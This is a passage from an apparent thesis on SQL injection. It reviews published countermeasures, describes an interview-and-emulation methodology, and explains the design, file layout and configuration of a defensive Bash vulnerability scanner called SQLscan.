Ceruddo (2002, August) expanded on the possible types of attacks which can be carried out via SQL injection and made the following recommendations to counteract the threat:

- Only allow alphanumeric characters as user input.
- Use parameterized queries.
- Disable dangerous SQL Server functionality.
- Use a firewall to block all necessary outbound traffic from the SQL Server.

Ceruddo recommended the setting of coding standards to help achieve his first two recommendations and advised the conducting of code reviews for any code which had been previously written. He also recommended the use of those "automated tools available for detecting these types of problems." (Ceruddo, 2002. p.12).

In the first recommendation to consider non-Microsoft solutions, the OWASP guide to building secure Web applications recommended that developers "construct all queries with prepared statements and/or parameterized stored procedures … [as each method] encapsulates variables and should escape special characters within them automatically and in a manner suited to the target database." (Curphey et. al. 2002, September). The authors also recommended the filtering of SQL special characters in systems where blacklists are necessary because prepared statements or parameterized stored procedures are not possible, however an inadequate list of characters was provided, consisting of plus symbols, commas, single quotes, and equals signs only.

Litwin (2004), like Ceruddo, recommended accepting alphanumeric data as input only; with the exception of the apostrophe, which he recommended escaping if it was also accepted; and advocated the use of parameterized SQL queries. In addition, he recommended the storage of passwords as salted hash values, and the suppression of database error messages. These additional recommendations increased the security of non-Microsoft-based solutions, for which documented best practice was far from comprehensive. The situation was shown to be worse than it had seemed, in 2005, when Litchfield (2005. pp.8-10) outlined the means by which attackers could avoid half of the special characters, recommended for filtering by Curphey et. al (2002).

Like Litwin, Spett (2005) reiterated Ceruddo's advice to only accept alphanumeric user input, advising that exceptions should be made with extreme caution. He advised that all user input should be enclosed in single quotes and included numeric input in this approach rather than recommending its separate validation. These recommendations were strikingly close to those of Rain Forest Puppy (1998) as they also included instructions to deny access to system stored procedures unless they were explicitly required to enable the system's functionality. Contrary to others, Spett did not recommend the use of a parameterized SQL mechanism, presumably because such a feature was not yet available in all database implementations.

By 2006, many developers, as last advised by Litwin (2004), were relying on the use of stored procedures to protect against SQL injection attacks. This prompted Hewlett-Packard (2006, January) to issue an advisory, reiterating the advice of Anley (2002, June) that stored procedures could be vulnerable to SQL injection if not used correctly. Within this advisory, examples using contemporary coding techniques, such as managed code, were provided.

Today, accepted best practice is a combination of all of the above recommendations; however Aagarwal (2010) included an additional countermeasure in his recommendations for developers:

- Comprehensive input sanitization, preferably using regular expressions.
- Use of parameterized queries rather than dynamic in-line queries.
- Use of stored procedures wherever possible.
- Minimized information disclosure via system messages.
- Use of difficult to guess table and column names.

Aagarwal (2010) also recommended that the following tasks be carried out by database administrators to limit the extent of damage, possible via SQL injection:

- Applying the principle of least privilege to accounts and connections.
- Disabling default passwords and accounts.
- Regularly patching servers.

Summary

As the field of information systems security has expanded, researchers and practitioners have shown increasing interest in the threat of SQL injection and countermeasures.   But the literature has shown that efforts to eradicate the threat, from within the industry and academia, through modifications to hosting environments and the creation of on-demand and real-time detection utilities have not been completely successful.

To help curb the threat of SQL injection, this researcher will develop a new vulnerability scanner and a software developer's SQL injection prevention checklist, based on accepted mitigation techniques and contemporary development practices. The next chapter examines the methodology used.

Chapter 3 – Methodology

To answer the four research questions regarding the perceived and actual threat of SQL injections on contemporary websites, this researcher developed a five phase methodology. The first phase, as shown in Chapter Two, involved reviewing the existing academic and industry literature. It revealed the variety of attack types and range of techniques used by attackers, along with the accepted best practices to counteract such attacks. In the second phase, this researcher developed a Web vulnerability scanner to meet a number of identified criteria which were not met, in full, by any single security utility encountered during the first phase. This also involved the identification and definition of SQL Injection attacks, based on those discovered during the first phase, to test for the existence of vulnerabilities without causing harm to the tested system. During the third phase, interviews were conducted with senior Web developers with the goal of gauging their knowledge of, and attitudes toward, SQL Injection as well as the countermeasures they routinely use. The fourth phase involved the emulation of each interviewee-described approach to application security using PHP and an underlying MySQL database. In the fifth phase, this researcher carried out the analysis of all emulations with the aid of the newly created vulnerability scanner, using a second, off the shelf, scanning tool to prove the reliability of the new system. This phase also involved the resolution of any discovered vulnerability in each of the emulations.

Vulnerability Scanner Development.

Development platform considerations.

The developed vulnerability scanner was a Bourne-again Shell (Bash) based form manipulator with brute force capabilities, intended to automate repetitive attacks and to detect signs of vulnerability, focusing primarily on SQL injection. Despite the drawbacks of using a scripting language instead of a full-fledged programming language, Bash was chosen for a number of reasons:

Portability and ease of installation.

Because of its ubiquity, portability and ease of installation are immediately inherited by any application developed for the Bash environment. As explained by Albing, Vossen & Newham (2007, p.3), bash is the default user shell on almost every Linux distribution, including Mac OS X, and is also available for most UNIX operating systems. Shell scripts are immediately executable, once uncompressed, allowing utilities to be quickly and easily downloaded and installed, even if no update or package manager; such as YUM, YaST, or RPM; is installed on the system. This can be of great benefit to UNIX and Linux administrators, for whom installing new applications can often involve the recursive installation of dependencies.

Linux servers are the most common Web platforms, with 62% of respondents to the WebDirections State of Web Development survey 2010 (WebDirections, 2010) indicating that it is their operating system of choice. Because websites are client/server environments, it is natural to create client utilities to test for server based vulnerabilities. However in spite of this, there are surprisingly few vulnerability scanners available for this environment compared to the number of tools available for Windows systems. Interestingly, the Webdirections survey, mentioned above, shows that Windows systems account for approximately 40% of Web developer's primary development environments whereas Mac OS X and Linux together account for almost 55%. This ratio is not reflected by the number of search results, returned by Google when searching for SQL Injection scanners for each operating system, where less than 38% of all results pertain to Linux or Mac OS X while the remainder relates to Windows-based systems. Although neither source can be relied upon as definitive indications of worldwide ratios, they nonetheless suggest at a far greater choice of SQL Injection scanners being available for Windows than for Linux and Mac OS X platforms. This is reflected in the list of top ten vulnerability scanners, maintained by Insecure.org (Sectools.org, 2010), where, at the time of writing, all ten tools were available for Windows, whereas only four and five tools were available for Linux/Unix and Mac OS X platforms respectively. The decision to develop this new vulnerability scanner as a tool which will be native to Linux is driven, in part, from a desire to address this apparent imbalance between Unix-based operating systems' market shares, and the number of security tools available to their users.

Desirable attributes and features.

It was the ambition of this researcher to produce a lightweight scanner, which is understood to be a system which is both small in size and has little impact on the scanned application's or host system's response times, without compromising the comprehensiveness of its testing. The Linux operating system ships with many powerful command-line utilities as standard. Using this pre-existing functionality, rather than re-creating similar features within a bloated application, appealed to the author, who recognized it as one of the means by which a small, yet powerful vulnerability scanner could be created, thus avoiding the necessity to sacrifice one of these attributes for the other, common to other security applications on the market. In addition, the ideal of a lightweight but comprehensive vulnerability scanner was more closely achieved by utilizing as many individual checks as necessary to thoroughly test the system while avoiding the use of concurrent tests, which would have increased the load on the target Web and database servers. The impact from such a scan could also be further diluted, making the system even more lightweight at the expense of execution time, with the addition of a delay between each test.

The choice of a Bash script within a Unix-like environment also lends itself to the integration of the scanner within other scripts, created by system administrators. This facilitates the mandatory or scheduled scanning of known database-driven systems. As an admirer of the open-source ethos, the legibility and portability of Bash scripts also appealed to this researcher, as these attributes enhance the overall extendibility of any system.

Attack Definitions.

Apart from the creation of the scanning engine, a significant effort was required to research and develop each of the test attacks to be carried out by the scanner. The definition of such tests, within the scanner, was subject to a number of considerations: The hierarchy, syntax, and naming conventions for system files were carefully considered with respect to the scalability and extensibility of the end product. Each of the test attacks, defined within these files, was required to test for the existence of vulnerabilities without causing any damage to the scanned system and was created using knowledge acquired during the first phase of the project. Strategies for the automated recognition of underlying database engines, obfuscation of plaintext attacks, and the recognition of successful attack attempts were also devised. The means by which the software addressed these requirements, along with any other design decisions, affecting the development of the vulnerability scanner, are outlined in chapter 4, where the finalized design, features, and functionality of the developed system are detailed.

Questions and Interviews

This study examines the following four questions:

Do the developers of high-traffic sites fully understand the threat of SQL Injection?

What approaches to counteracting SQL Injection are taken?

How effective are these approaches?

What common mistakes are being made?

To answer these questions, interviews with senior programmers, in charge of development teams, represented the most appropriate research method to gather the required level of detailed, technical information. Senior developers were identified as ideal interviewees because of their experience, understanding of the techniques and countermeasures employed within online applications, and knowledge of corporate or managerial attitudes toward security.

Seven semistructured interviews were conducted, between the 6th and 12th of July 2010. The purpose of these interviews was to gather enough information to allow the aforementioned research questions to be conclusively answered and to pursue each of the defined project goals. Organizations with high traffic, database-driven Web sites, or Web development companies with such organizations on their client lists were targeted for these interviews. No attempt was made to limit the selected organizations to any particular development or database platforms and only one developer from each identified organization was interviewed. Having twelve years experience as a professional Web developer, this researcher took advantage of previous and existing professional relationships and associations to secure interviewees from geographically dispersed Irish organizations. Limitations in the scale of the project, necessitated by a mandatory completion date, meant that no more than six approaches should have been considered; however the approach taken by the seventh organization, which had delayed its response to this researcher's invitation and as a consequence had been presumed to be uninterested in partaking in the study, was sufficiently interesting to warrant its inclusion, in spite of the additional workload it entailed. Later analysis of the operating systems and Web technologies in use by these organizations showed that the seven interviewees' websites were broadly representative of websites in general.

Each of the interviewees had approximately 8 years experience in the development of online database-driven systems and, with the exception of one, all had many years' prior experience in the development of off-line systems. To ensure cooperation from the interviewees, interviews were limited to approximately one hour in length and were conducted either at the developer's place of work, at another location at a time of their choosing, over the telephone, or via online video communication utilities. In the interest of allaying fears of information leakage, no recordings or transcriptions of the interviews were made. Instead, anonymous notes were made in front of the interviewee, which were associated to that developer by their date of entry only. Because of the small number of interviewees, this approach allowed a matrix of vulnerability prevention techniques, used within each approach, to be created, facilitating the comparison, categorization, and grouping of all encountered approaches at a later date.

As one of the goals of these interviews were to ascertain the level of knowledge and attitudes towards SQL Injection, demonstrated by those interviewed, non-leading questions were used at the outset, focusing on issues related to security practices, such as error prevention. This allowed security-conscious interviewees to identify themselves by broaching the subject of security without being directly prompted. Further information on the considerations surrounding the wording and order of guideline interview questions, along with a complete listing, can be found in Appendix B.

Development of Emulated Approaches to Security.

Each unique approach to security, as described by interviewees, was assessed for vulnerabilities. Rather than requesting permission to perform vulnerability scanning on live environments, simulations of each unique approach were created, emulating the techniques employed by the interviewed developers.

Development environment.

The techniques used by developers to mitigate the risk of SQL injection are not unique to any single server-side development platform. Because of this, it was believed possible to create all simulations on a single environment, using the same database and programming language for each, which was advantageous for the following reasons: This approach greatly reduced the time required for server configuration and simulation development and also simplified the proxy and firewall configurations which were required to enable vulnerability scanning. Developing all emulations with a single programming language also facilitated their subsequent comparison, as it was easier to discern and describe subtle differences between code snippets which reflected differing approaches to a single task or problem. As the scanning utility is intended to run on Linux environment, it was decided to use the popular Linux, Apache, MySQL, and PHP (LAMP)

Web server configuration to host the scanner, along with all emulations and their shared underlying database.

Vulnerability Scanning and Analysis.

Each emulated approach to security was tested using the bespoke vulnerability scanner, the efficacy of which was confirmed by performing a second scan, using an off-the-shelf scanner with similar features, and then comparing their results. This was followed by manual vulnerability analysis, allowing for the identification of any assumptions, omissions, errors, or misconceptions on the software developer’s part, which individually or collectively constituted an exploitable weakness in the application but may not have been identified by the preceding automated scans.

In keeping with a pretest-posttest experimental design, each approach to safeguarding against SQL Injection attacks was tested, analyzed, modified to eradicate any discovered vulnerabilities, and then retested. This cycle was repeated until no vulnerabilities remained in the approach under scrutiny. During this process, all modifications, required to fully secure the approach in question, were documented, facilitating subsequent analysis and comparison. These tasks included the calculation of relevant statistics; the overall ranking of each approach, in terms of effectiveness; and the compilation of lists of both the most common errors and the generic steps to secure all online applications.

Project Restrictions.

It was recognized that some aspects of the project had the potential to grow beyond an acceptable size and because of this, certain restrictions in scale and scope were defined from the outset: The number of interviewees was originally restricted with a view to limiting the number of distinct approaches to application security, and therefore the number of simulations, to no more than six. This restriction was required to scale the project schedule within the university's imposed timeframe.

All simulations were created on a single hosting environment, allowing faithful replication of reported logical processes and security measures while limiting the number of vulnerability scanner attack definitions to those required for a single database engine. Creating attack definitions for MySQL alone, as opposed to multiple engines, such as MySQL, Oracle, MS SQL Server, and Sybase, significantly decreased the required development time in advance of testing each approach, without adversely affecting the accuracy of the test results.

Vulnerability scanner features were limited to handle the most popular scenarios only. For example: support was included for online forms using the HTTP post method, and online applications using query-string variables. However, support for the less frequent scenario of online forms passing information to their responder via the query-string was deferred until a future version of the software.

Summary

To answer the identified research questions and to achieve all ten project goals, five major tasks were carried out: a review of literature, the development of a vulnerability scanning engine and definition of test attacks, developer interviews, the emulation of each interviewee-described approach to application security using PHP, and the analysis of each emulation with the aid of the newly created vulnerability scanner. While most of these tasks are clearly defined, the development of the envisioned vulnerability scanning engine involved additional design decisions. These are discussed in the next chapter, which introduces the finalized vulnerability scanning system.


Chapter 4 - Bespoke Vulnerability Scanner

Chapter 3 described the methodology used in this study, explaining the bespoke vulnerability scanner's role in the project. This chapter focuses on the vulnerability scanner, detailing how it works, demonstrating how it can be used, and explaining the reasoning behind many of its design decisions. Because this scanner is an open source system, this chapter is intended to give the reader an understanding of the problems the system is intended to address, their scope, and the means by which it achieves its goals, as this information is useful when modifying the system.

SQLscan and Database Testing

SQLscan was developed to enable the rapid testing of database-driven, online applications for input validation flaws, with a particular emphasis on SQL Injection vulnerabilities. The system has been designed to facilitate the interactive or scheduled testing of both online forms and any database-driven applications which react to input via the query-string. Common examples of such applications include login forms and news / event viewers.

Using native Linux utilities and the popular command-line browser, Lynx, for maximum portability, this brute-force scanner iterates through hundreds of tests, each designed to gauge the application’s resistance to known input validation attack methods and variants. The default behaviour of SQLscan is to attempt to identify the SQL engine in use by examining the server’s response to malformed inputs. If the underlying database engine can be identified, this information will be used to avoid any tests for vulnerabilities which are unique to other database servers. In all cases, the server’s response to each test is examined for both system- and user-defined indications of success.



```
SQLscan
|-- COPYING
|-- README
|-- conf
|   |-- MSSQLServerGetAttacks.dat
|   |-- MSSQLServerPostAttacks.dat
|   |-- MySQLGetAttacks.dat
|   |-- MySQLPostAttacks.dat
|   |-- OracleGetAttacks.dat
|   |-- OraclePostAttacks.dat
|   |-- genericGetAttacks.dat
|   |-- genericPostAttacks.dat
|   `-- SQLscan.conf
|-- logs
|   `-- mysite.com_login.php.log
|-- SQLscan
|-- successIndicators
|   |-- MSSQLServer
|   |-- MySQL
|   |-- Oracle
|   |-- generic
|   `-- loggedIn
`-- temp
    |-- MSSQLServerGetAttacks
    |-- MSSQLServerPostAttacks
    |-- MySQLGetAttacks
    |-- MySQLPostAttacks
    |-- OracleGetAttacks
    |-- OraclePostAttacks
    |-- attack.frm
    |-- genericGetAttacks
    |-- genericPostAttacks
    |-- loginform.html
    |-- results.html
    `-- which

4 directories, 29 files
```

Figure 4.1- SQLscan’s directory structure

As shown in Figure 4.1, SQLscan uses a system configuration file and eight attack definition files, all stored in the ‘conf’ directory. Attack definition files are organised into query string- and form-based attacks, labelled ‘Get’, and ‘Post’ respectively, and are further subdivided into generic and vendor-specific attacks, which use differing approaches to discovering vulnerabilities in the scanned system. The role of the generic attack definitions are to check for well known input validation and SQL injection vulnerabilities, common to all platforms, with a view to identifying the SQL engine in use from any database information included in system error messages.

In contrast, each vendor-specific attack definition employs techniques and syntax, unique to the target database platform. These attacks may circumvent a front-end system’s input validation measures because of their syntactical deviation from commonly known SQL injection threats, allowing them to pass, unmodified, through any search and replace operations within the application's security layer, intended to identify and contract malicious activity.

Additional attack definition files can be created by the user. Such files must reside in the conf directory, adhere to the same internal structure as those shipped with SQLscan, and conform to the naming convention already in use: e.g. customPostAttacks.dat or myGetAttacks.dat. These files can then be incorporated into scans either by a simple modification to the shell script (between lines 570 and 600), or by invoking SQLscan with the –f switch, which allows the user to specify the attack file to use.

By default, SQLscan will iterate through each attack definition, relevant to the type of scan invoked by the user, who can choose between form (post) or query-string (get) scans. If the underlying SQL server has been identified, it will avoid any attack definitions which are specific to other database servers. This default behaviour can be modified via optional command line switches, making it possible, for example, to scan a Web page using a specified attack file only. This is useful when the underlying database engine is already known, or if a custom attack definition file has been created by the user.

System Components

While multiple combinations of command line options are possible to alter the scanner's behaviour during individual scans, those aspects of SQLscan's behaviour which are independent of scan type, and other general system settings, are controlled via SQLscan's general configuration settings file: SQLscan.conf. Unlike many other systems, the configuration file is incorporated into the main script at run-time. This occurs before command interpretation begins, which offers the following two advantages: First, the configuration file can reference, as well as set, SQLscan's global variables; which maximizes customizability by enabling the use of conditional settings. Second, BASH's complete command set can be used to achieve any desired results. In Figure 4.2, we can see that this feature is used to bind run-time information to the configuration file's logging section when the URL to be scanned is included in the log file name.

Source code:

```
25 #logfile="sqlInjectionScan.log"
26 # To place all logs into SQLscan's logs
   directory, use the INSTALL_DIR variable. E.g:
27 #logfile="${INSTALL_DIR}logs/scan.log"
28 # Label scan logs (e.g. log the scan of
   http://www.mysite.com/login.html in
   logs/mysite.com_login.html.log) by
   uncommenting the following 6 lines:
29 logfile="${INSTALL_DIR}logs/${URL//\//_}.log"
30 logfile=${logfile/http:__/}
31 logfile=${logfile/https:__/}
32 logfile=${logfile/www./}
33 logfile=${logfile//_./.}
34 logfile=${logfile%\?*}
35 # If you have defined a logfile, above, you
   can avoid overwriting older scan logs by
   uncommenting the following 2    lines:
36 #logfile="${logfile}.$(date)"
37 #logfile=${logfile// /_}
```

Pseudo-code:

```
25 # Set logfile to
   “sqlInjection.log” in the
   present working directory.
27 # Set logfile to scan.log in
   SQLscan’s logs directory.
29 Set $logfile to the path to
   SQLscan’s logs directory,
   followed by the URL of the
   page to scan (with forward
   slashes replaced with
   underscores), and append
   ‘.log’.
30 Remove ‘http:__’ from
   $logfile.
31 Remove ‘https:__’ from
   $logfile.
32 Remove ‘www.’ From $logfile.
33 Replace all occurrences of
   ‘_.’ with ‘.’ within
   $logfile.
34 Remove any query string (i.e.
   the question mark and
   anything that follows it)
   from $logfile.
36 # Append a dot and the
   current date to $logfile.
37 # Replace all spaces in
```

```
                                            $logfile with underscores.
38 logfile="${logfile/.log/}.log"        38 Remove ‘.log’ from the middle
                                            of logfile (if it exists) and
                                            append ‘.log’ to the
                                            resulting string.
```

Figure 4.2 - Excerpt from SQLscan.conf with corresponding pseudo-code

The configuration file can also be used to set the locations of the executables used by the SQLscan shell script: namely ‘lynx’, ‘sed’, and ‘sleep’. These executables are common among most Unix / Linux operating systems, although lynx may not be installed by default on all distributions. SQLscan will look for these executables on the system path unless their locations are set within the configuration file. This default behaviour can pose a problem when scheduling a scan using the ‘cron’ or ‘at’ utilities, as a non-interactive shell will not necessarily share the same path as an interactive user. For this reason, and because users may wish to use alternates to each of these utilities, it is possible to explicitly specify the location of each of these executables within the configuration file.

Other configuration settings include the amount of time to wait between individual tests, and whether to append SQLscan’s default set of *successful login recognition strings* to any such lists created by the user. If any successful login recognition strings are found within the server’s response to a test SQL injection attack, that attack is assumed to have been successful in bypassing the login form, and the vulnerability is reported.

All lists of recognition strings are stored in the successIndicators directory. Within this directory, a file called loggedIn contains each successful login recognition string, stored on separate lines. Similarly, descriptively named files include the strings used to identify Oracle, MySQL, and MS SQL Server database errors, which are used to identify the SQL engine in use by the scanned system. A file called ‘generic’ contains strings, such as ‘Internal Server Error’, which identify a vulnerability to SQL injection without disclosing the underlying database engine.

Success indication lists are stored within standard text files, allowing the user to easily create custom lists if desired. Such lists can then be linked to individual attack definitions, within existing or custom attack definition files, by stating the file name as the attack's success indicator. Lists of success indication strings are only necessary if one of multiple possibilities can indicate the success of a particular attack. If a single search string is the only possible indication of success for an individual attack, that search string can be input directly into the attack definition file.

The remaining files and directories within SQLscan's directory tree need little explanation. The temp directory is used by SQLscan to store temporary work files, created while scanning online applications, and the logs directory will contain all log files, provided the relevant logging options have been enabled within the configuration file. COPYING is the standard file name used to contain the copyright and licensing information for systems distributed under the GNU general purpose license (GPL), which allows users to modify and share open-source systems. Finally, README contains a brief introduction to the system for those who may download it without having read any other documentation.

Figure 4.3 shows the relationship and information flow between each of SQLScan's components.




Figure 4.3 - SQLscan: Architectural Context Diagram

Software requirements and design decisions

SQLscan is intended to be an extensible, lightweight, comprehensive, white-box testing utility, primarily for use on UNIX/Linux platforms. The successful delivery of these seemingly contradictory attributes was achieved through a number of design decisions.

Unlike most vulnerability scanners, SQLscan intentionally does not crawl through the website, seeking potentially vulnerable areas for testing. Instead, a single attack vector is selected by the user for automated vulnerability testing. This approach facilitates many of the design goals of the application, allowing the user to thoroughly and quickly check a single component of an online system, such as a database search facility, for security flaws without placing significant strain on the Web server.

Vulnerability tests are often divided into two categories: black-box and white-box testing. Black box testing is used when the tester has no knowledge of the inner workings of the system being tested, apart from the behaviors exposed by its user interface. The common analogy for this type of activity is that of testing a black box. The opposite approach to testing software, where the source code is known to the tester, predictably became known as white-box testing once the term “black-box” testing became popular. The need for some knowledge of the system being tested, to identify potentially vulnerable areas, means that SQLscan is better suited to white-box testing, conducted by developers prior to system launch, rather than black-box tests, which could also be carried out by malicious users with no prior knowledge of the system.

Large websites, such as tourist boards, universities, and large corporations are often reluctant to use vulnerability scanners which automatically crawl through the website, regardless of how lightweight those scanners claim to be. This reluctance is understandable, as even if such a scanner were only to perform 20 tests on each potentially vulnerable area, the performance impact on the web server could be many times greater than that of a full crawl, conducted by a search engine. This is because each of the tests for SQL injection flaws would need to be conducted at each possibly vulnerable point, involving a page request each time, whereas a search engine would only request these pages once. This additional load could possibly result in the degradation of the web server’s quality of service. In addition, the time taken to conduct such tests on large websites could be considered to be prohibitive by many webmasters, as over 50% of those interviewed in this study indicated that this would be the case. Many lightweight scanners only scan for vulnerabilities to the most popular attack types. Furthermore, the effectiveness of this approach is often diluted by the need to test for vulnerabilities using syntax which is unique to individual database management systems, much of which could be completely incompatible with the database engine in use. Given the large number of possible SQL injection attack variants, legitimate concerns could be raised over the effectiveness of any vulnerability scan using a small number of test attacks. SQLscan avoids these problems by testing a single attack vector, such as an online form, enabling a comprehensive vulnerability test, incorporating hundreds of attack variants, in a small amount of time and without placing undue strain on the underlying Web server.

Apart from differing from other vulnerability scanners in its approach, certain decisions concerning SQLscan's implementation also differ significantly from the norm. From its conception, SQLscan aspired to the following goals: As a Web server administrator with many years experience with multiple flavors of UNIX and Linux, the author knew firsthand off the scarcity of *nix-based vulnerability scanners and had often experienced the frustrating, seemingly endless chain of dependencies, required to be installed prior to the installation of even the most basic of utilities. It was because of this that it was decided to develop a scanner which would install quickly and easily on as many flavors of Linux and UNIX as possible, requiring the minimal amount of dependencies. It was recognized that security scans are often carried out in response to a security breach of some kind, as not all organizations take a proactive approach to security, and that difficult-to-install software, while never appreciated, is especially unwelcome in such a situation.

SQLscan's functionality could easily have been written in a powerful programming or scripting language, such as C, Perl, PHP, or Python, to take advantage of these languages' string manipulation, error handling, and database connectivity capabilities. However, it was recognized that despite the additional challenges of working within the limitations imposed by the Bourne again Shell (Bash), this approach was superior in terms of achieving the above aspirations. As explained by Albing, Vossen & Newham (2007, p.3), bash is the default user shell on almost every Linux distribution, including Mac OS X, as well as being available for most UNIX operating systems as well as Windows, via Cygwin. This ubiquitous nature meant that any bash-based scanner would be instantly usable on almost every Unix/Linux machine. Ease of installation would also be guaranteed, as the bash script and supporting files would simply need to be decompressed. It was recognized that not all required functionality was possible using bash alone, however dependencies on non-native utilities were limited to those commonly found, or easily installed, on Linux systems, such as sed and Lynx. The effectiveness of this decision was demonstrated during the very first installation of SQLscan, which was on to a Red Hat Enterprise Linux (RHEL5) server. Upon running SQL scan for the first time, it was reported that Lynx was not installed. Even with the requirement to install Lynx, the time taken from the beginning of the installation process to the invocation of the first successful scan was under one minute.

The decision to develop the vulnerability scanner as a bash script was beneficial because, as explained previously, it facilitated the referencing of global variables within the configuration file as well as the application of conditional configuration settings, should they be required. Its concise syntax resulted in a very small file size, which could allow the entire system to be included in a CD-ROM based Linux distribution, such as Knoppix. Other important design goals were that the system should be easily extensible and that the source should be open to encourage this. The plain text script- and data-files of the bash-based system are ideal for this purpose.

